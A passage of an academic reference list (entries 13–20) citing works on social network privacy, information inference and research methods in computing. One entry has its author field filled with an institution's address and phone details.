13. N. M. Almadhoun, P. D. D. Dominic, and L. F. Woon, "Perceived security, privacy, and trust concerns within social networking sites: The role of information sharing and relationships development in the malaysian higher education institutions' marketing," in *ICCSCE*, pp.426–431, 2011.
14. Korolova, R. Motwani, S. U. Nabar, and Y. Xu, "Link Privacy in Social Networks," in CIKM '08: Proceeding of the 17th ACM conference on Information and knowledge management, 2008, pp. 289–298.
15. J. Lindamood and M. Kantarcioglu, "Inferring Private Information Using Social Network Data," WOSN: Workshop on Online Social Networks, 2008.
16. C. W. Dawson, Projects in computing and information systems : a student's guide. Harlow, England ;Addison Wesley, 2005.
17. P. Checkland, S. Holwell. Action Research: Its Nature and Validity. Systemic Practice and Action Research, Vol.11, No.1, 1998.
18. J.F. Nunamaker, M. Chen, T.D.M. Purdin. System Development in Information System Research. JMIS 7 (1991), pp. 89-106.
19. B. I. of Technology, S.-371 79 Karlskrona, and S. P. + 46 455 38 50 00 F. + 46 455 38 50 57 R. for page: P. L. P. modified: 09/18/2012, "Empirical Research Methods in Software Engineering (Bookchapter by Claes Wohlin, Martin Höst, Kennet Henningsson) - Electronic Research Archive @ Blekinge Institute of Technology (BTH)." [Online]. Available: http://www.bth.se/fou/forskinfo.nsf/6753b78eb2944e0ac12 56608004f0535/b7bc3307d42509c3c1256dbf004212d5?Op enDocument. [Accessed: 26-Apr-2015].
20. Di Gregorio and Silvana, *Qualitative Research Design for Software Users [Elektronisk resurs]*. 2008.